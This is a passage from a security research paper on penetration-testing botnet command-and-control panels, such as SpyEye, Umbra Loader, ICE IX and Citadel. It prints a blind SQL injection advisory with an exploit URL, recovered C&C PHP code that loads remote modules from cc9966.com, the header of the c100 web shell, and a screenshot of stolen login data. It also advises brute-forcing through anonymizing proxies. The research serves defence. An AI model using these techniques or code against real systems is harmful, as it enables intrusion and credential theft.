


Figure 10: Compromised Citadel C&C Panel Deployed using XAMPP - FTP Access !




Figure 11: Compromised Citadel C&C Panel Deployed using XAMPP - Credentials !

4.6 Root Directory Verification

As a basic principle in testing of C&C panels, it is recommended that the root directory of the server should be analyzed upfront. During testing, it has been found that access to root directory on the web server reveals interesting information. For example: root directories on free domain providers are not properly secured and reveal the presence of files in the server root through directory exposure. This is true for domains hosted on dedicated or virtual hosting servers. Figure 12 and Figure 13 show the exposure of files and directory in the root directory.




Figure 12: Root Directory Verification - C&C Directory !



Figure 13: Root Directory Verification - C&C Files !

4.7 Detecting Vulnerabilities for Fun and Profit

Finding vulnerabilities in C&C panels can also result in fruitful scenarios. However, you need to have specific vulnerabilities that result in gaining access to the server. It depends on the testing and the type of vulnerability being found. In 2011, our team detected a SQL injection flaw in SpyEye C&C panel that allows the remote users to extract database passwords and many other operations. The details can be found on the blog titled as *Blasting SpyEye C&C - SQL Injection Wins* ⁵. Figure 14 shows a successful unauthenticated SQL Injection in SpyEye C&C panel.




Figure 14: SQL Injection in SpyEye C&C Panel !

A blind SQL vulnerability has also been released in Umbra Loader ⁶ as shown in Figure 15.

Vulnerabilities like SQL Injections, File Uploads and Remote File Inclusions prove beneficial but vulnerabilities like XSS are not any profitable. However, for fun purposes one can test for it. For example:- an XSS injection has been found in ICE 1X C&C panel and details can be found under blog title *For Fun - XSS in ICE IX C&C Panel* ⁷. Figure 16 shows a successful XSS Injection in ICE IX C&C panel. A similar XSS vulnerabilities have also

⁵<http://secniche.blogspot.com/2011/08/blasting-spyeye-c-sql-injection-wins.html>

⁶<http://www.1337day.com/exploit/20353>

⁷<http://secniche.blogspot.com/2012/06/for-fun-xss-in-ice-ix-bot-admin-panel.html>

```

[+] Umbra Loader Botnet all version Blind Sql Injection
[-] Found by Angel Injection
[-] Version: all version
[-] Security --:RISK: high
[-] platforms: php
[-] Download Link: http://www.gfi.com/blog/umbra-loader-botnet-behind-fake-123greeting-com-spam-campaign/

Note: Exploit Really Found BY ("Th3breacker") thank and he publish it on his website

http://th3breacher.wordpress.com/
http://th3breacher.wordpress.com/2012/07/21/umbra-loader-vulnerabilities/

exploit on
/bot/panel/delete_command.php
if (isset($_GET["deleteID"]))
{
    $sql = "DELETE FROM `lst_commands` WHERE `ID` = '".$_GET['deleteID']."'";
}

?deleteID=blind sql injection

exploit
http://target/panel/delete_command.php?deleteID=blind sql here

```

Figure 15: Blind SQL Injection Vulnerability in Umbra Loader C&C Panel!

been found in other C&C panels.




Figure 16: XSS Injection in ICE IX Panel !

4.8 Port Mapping for Resources

An interesting configuration flaw has been detected while analyzing the C&C panels. It is possible to download resources (files, etc) by mapping different open ports. Always check the types of opened HTTP ports (or others) on the domain running C&C panel. Consider the target server has TCP ports as 80

and 8081 opened for HTTP communications. Let's say you want to access the resource "RESOURCE-X" on the domain *http://example.com* on port 80. When the request is sent to *http://www.example.com/RESOURCES-X/*, the server behaves in one of the following manner: (1) redirects to the third-party server or (2) blocks the request. This behavior has been noticed in couple of servers hosting C&C panels. It is highly advised that the same test should be repeated on the other HTTP port opened on the server. For example: a request sent to *http://www.example.com:8081/RESOURCE-X/* might yield different results. During testing, this technique has provided some informative results and helps in downloading of C&C configuration files revealing sensitive information such as credentials, etc. Let's analyze a real time case study in this concept.

4.8.1 Case Study - cc9966.com

- During analysis of network traffic, a C&C communication channel was mapped from the infected host.
- Infected host was communicating with "cc9966.com".
- Accessing the root directory on "cc9966.com" resulted in 403 forbidden message.
- Web resource "cmd" (directory) on the C&C server was accessed.
- Another web resource (directory "clk") was detected through the HTTP response containing URL in "loadmodule" function.
- Plethora of additional tests were conducted which failed to provide any additional information from the C&C server.
- On performing scanning, TCP port 81 was found to be opened on the server.
- HTTP requests were issued to TCP port 81 for accessing same web resources that resulted in downloading of "cmd" file from the server.
- File revealed source code that resulted in detection of other files and resources on the server.





Figure 17: Port Mapping for Resources on C&C Server !




Figure 18: Resource is Downloaded from Different Port !

Figure 17 shows how the different ports provided information. Figure 18 shows that “cmd” file was downloaded from the server.

Figure 19 shows the information extracted from the downloaded file.

```
<?php
$id=mysql_real_escape_string($_GET["aid"]);
$id=mysql_real_escape_string($_GET["id"]);
$os=mysql_real_escape_string($_GET["os"]);
$version=mysql_real_escape_string($_GET["version"]);
if(preg_match("/^[a-z_.\-\d]+$/i",$aid)
    &&preg_match("/^[a-z_.\-\d]+$/i",$id)
    &&preg_match("/^[a-z_.\-\d]+$/i",$os)
    &&preg_match("/^[a-z_.\-\d]+$/i",$version))
{
    $mysql_connection=mysql_connect("localhost","root","test50$");
    mysql_query("create database if not exists logs");
    mysql_select_db("logs");
    $ip=ip2long($_SERVER["REMOTE_ADDR"]);
    mysql_query("create table if not exists logs (day int unsigned,date timestamp
    default current_timestamp,ip bigint(11) unsigned,type_id int unsigned,type char(16),
    aid int unsigned,uid binary(16),version char(8),os char(64),index indexday (day),
    index indextype_id (type_id),index indexaid (aid),index indexversion(version),index indexos (os));");
    mysql_query("insert into logs (day,ip,type_id,type,aid,uid,version,os) values
    (to_days(curdate()),'$ip','0','cmd','$aid','$'.md5($ip.$id,TRUE).','$version','$os.'");");
    mysql_close($mysql_connection);
}
?>
```

```
<?php
$fc=fopen("logs/testcount","c+");
flock($fc,1);
$counter=0;
$counter=fread($fc,100);
if($counter<1000)
{
    $counter++;
    fseek($fc,0);
    echo("loadmodule(\"http://cc9966.com/1\", \"1tst\")\n");
    file_put_contents("logs/test",[".$counter."][".$_SERVER["REMOTE_ADDR"]."]
    [".date("d.m.y H:i:s")."].".$_SERVER["QUERY_STRING"]."\n",FILE_APPEND);
    fwrite($fc,$counter);
}
fclose($fc);
if($_GET["aid"] == "333" )
    echo("loadmodule(\"http://cc9966.com/sub\", \"sub\")\n");
else
```

Figure 19: Downloaded File Revealed Interesting Information !

4.9 Weak or Default Passwords

Well as usual, default and weak passwords allow taking control over the C&C panels. It is always a good practice to trigger a dictionary attack with a list of default and weak passwords. During testing, a couple of C&C panels were compromised using the weak and default passwords. Possible reason is that some C&C panels are shipped with default passwords or sometimes bot herders configure weak passwords. However, it should not be assumed that

one always find the weak passwords everytime. Figure 20 shows a compromised C&C panel using default or weak password.

The screenshot displays a web interface for a compromised C&C panel. At the top, it says "Hello, admin". Below this are navigation buttons: "Show All Logs", "Search", "Export All Logs", and "Logout". A table lists login attempts with the following columns: Program, Url / Host, Login, Password, Computer, Date, and Ip. Two entries are visible:

| Program | Url / Host | Login | Password | Computer | Date | Ip |
|----------------|----------------------|-----------------------------------------------|-------------------------------|------------|---------------------|---------------|
| IDM | www.steampowered.com | timissteurjonas | Check other passwords of user | [REDACTED] | 2013-05-16 18:22:59 | 109.62.38.133 |
| Trillian/Yahoo | | Microsoft Windows 7 Édition Familiale Premium | 4FG99-BC3HD-73CQT-WMF7J-3Q6C9 | [REDACTED] | 2013-05-16 18:04:43 | 109.62.38.133 |

Below the table, it shows "Pages: 1 Results 0 - 1000 of about 2" and buttons for "Copy Selected", "Export Selected", and "Delete Selected". The footer reads "Page Reccuel Stealer".

Figure 20: Compromised C&C using Default or Weak Password !

4.10 Guessing C&C Login Page Key

On a very few scenarios, the C&C login page is secured by an additional key. As described earlier, it makes impossible to access the front-end of the C&C panel (login webpage) remotely, if this key is not known. This key is passed as a value to a parameter in main C&C login page. For example, consider following links:

- Without Login Key: *www.cc_server.com/panel/index.php*
- With Login Key: *www.cc_server.com/panel/index.php?key=[value]*

So, the key parameter should be known to the remote user. However, to handle these scenarios similar set of attacks can be triggered as discussed earlier. Figure 21 shows the configuration page of the Athena botnet using the login key for accessing the C&C panel.





Figure 21: Login Key Configured for Athena C&C Panel !

All the above-presented case scenarios have revealed very interesting information about C&C panels that helped in gaining complete access to the C&C panels.

4.11 Searching for Remote Management Shells

There are adequate chances that security researchers can encounter remote management shells hosted on the same servers which are used to deploy C&C panels. During testing phase, a couple of interesting remote management shells were detected on C&S server. Figure 22 shows the presence of c-100 shell on the C&C server (not in active state). Basically, c-100 shell is an extension of c-99 remote shell. The motive is to perform rigorous search on the exposed components of the C&C panels to detect interesting files.



```
<?php
/*****
* Locus7s Modified c100 Shell
* Beta v. 1.0a - Project x2300
* Written by Captain Crunch Team
* Modified by Shadow & Preddy
* Re-Modified by #!physx^ (15.2.07)
*****
* New Modifications Implemented --
+-----+
* -Added link to Enumerate to escalate priviledges
* -Added Rootshell.c
* -Added Rootshell.c:auto-compiler
* -Execute Rootshell.c
* -Added Mig-Log Logcleaner
* -Execute Mig-Log Logcleaner
* -milw0rm searcher (Grabs OS and searches milw0rm)
* -Locus7s Style & Image
* -Added w4cking Shell Backdoor Connect and Backdoor
* -Added PHP-Proxy link to hide your ass
* -Added your ip and server ip with whois capability
* -Added private Oday released by allahaka which utilizes the linux
* sudo bash to execute a stack overflow.
*****
* FEB. 14, 2007 RELEASE NOTES:
+-----+
* PRIVATE RELEASE OF C100 SHELL FOR LOCUS7S MEMBERS
* FAILURE TO DO SO WILL RESULT IN LOSS OF VIP
* MEMBERS ACCESS, BAN FROM SITE, AND NO REFUND FOR VIP.
*****
* PRODUCT INFO:
+-----+
* C100 SHELL CREATED BY CAPTAIN CRUNCH SECURITY TEAM
* WWW.CCTEAM.RU
```

Figure 22: Presence of Remote Management Shell on the C&C Server!

4.12 Proxy Services such as Glype for C&C Panel Surfing

Although, the majority of C&C panels do not deploy protection against brute-force attempts but one can encounter the rate limiting in place on the server side if C&C panels are hosted on the compromised servers. It is recommended that third-party services such as proxies including SOCKS and Glype including VPNs should be used. For example: - if a brute-force attempt is made on the C&C server, it is a possible scenario that the IP address will be blocked or connections will be disrupted for long time. This behavior has been noticed in the free dynamic DNS provider domains which are used for hosting C&C panels. This behavior can be extended in all C&C panel configurations. To gain access to the C&C panel for continuous testing, use third-party Glype proxies or anonymity services.




Figure 23: Glype Proxy Server List !

A paper on Glype proxies attack and defense has been released by our team earlier. The paper : *Abusing Glype Proxies* ⁸ discussed about the attacks conducted using Glype proxies. With Glype proxies, it becomes easy

⁸<http://www.sciencedirect.com/science/article/pii/S1353485812701125>

to access the C&C panel again. The overall idea is to change the source IP address so that server verifies that requests for accessing the C&C panel have originated from different place. Figure 23 shows the open list of proxy servers available.

Although, it is not necessary that one should use Glype proxy but it is a good proxy software to use in testing. One can also use other freely available proxies or VPNs to anonymize the identity.

4.13 Malicious Code on C&C Panels

It should not be assumed that, if C&C panels are accessed directly then there will be no malicious code encountered. This is not true. It has been found on several times that malicious advertisements (malvertisements) or malicious codes have been placed on the C&C administration interface (or server) to trigger additional infections. While penetration testing, these scenarios can be encountered. Figure 24 shows a successful notification presented regarding Google Chrome's update while accessing the SpyEye's C&C components.




Figure 24: Malvertisement Served through C&C Panel !

5 Conclusion

To fight with malware, it is important to harness the power of penetration testing and malware analysis including reverse engineering. There are no shortcuts to fight against cybercrime.

6 Appendices

6.1 Publicly Available Resources on Botnets

Some of the interesting public resources on botnets tracking and research:

- Cyber Crime Tracker - <http://cybercrime-tracker.net/index.php>
- Glype Proxy Lists - <http://list.glype.com/>
- Zeus Tracker - <https://zeustracker.abuse.ch/>
- SpyEye Tracker - <https://spyeyetracker.abuse.ch/>
- Palevo Tracker - <https://palevotracker.abuse.ch/>
- Feodo Tracker - <https://feodotracker.abuse.ch/>
- Daily Botnet Statistics - <http://botnet-tracker.blogspot.com/>
- Shadow Server Botnet Charts - <http://www.shadowserver.org/wiki/pmwiki.php/Stats/BotnetCharts>
- Know Your Enemy : Tracking Botnets - The HoneyNet Project - <https://www.honeynet.org/papers/bots/> -
- Shadow Server Botnet Maps History - <http://www.shadowserver.org/wiki/pmwiki.php/Stats/BotnetMapsHistorical>
- Akamai Real Time Web Monitor - <http://www.akamai.com/html/technology/dataviz1.html>
- Botnet Conference (BotConf) - <https://www.botconf.eu/>
- OpenDNS Threat Portal - <http://labs.opendns.com/threat-portal/>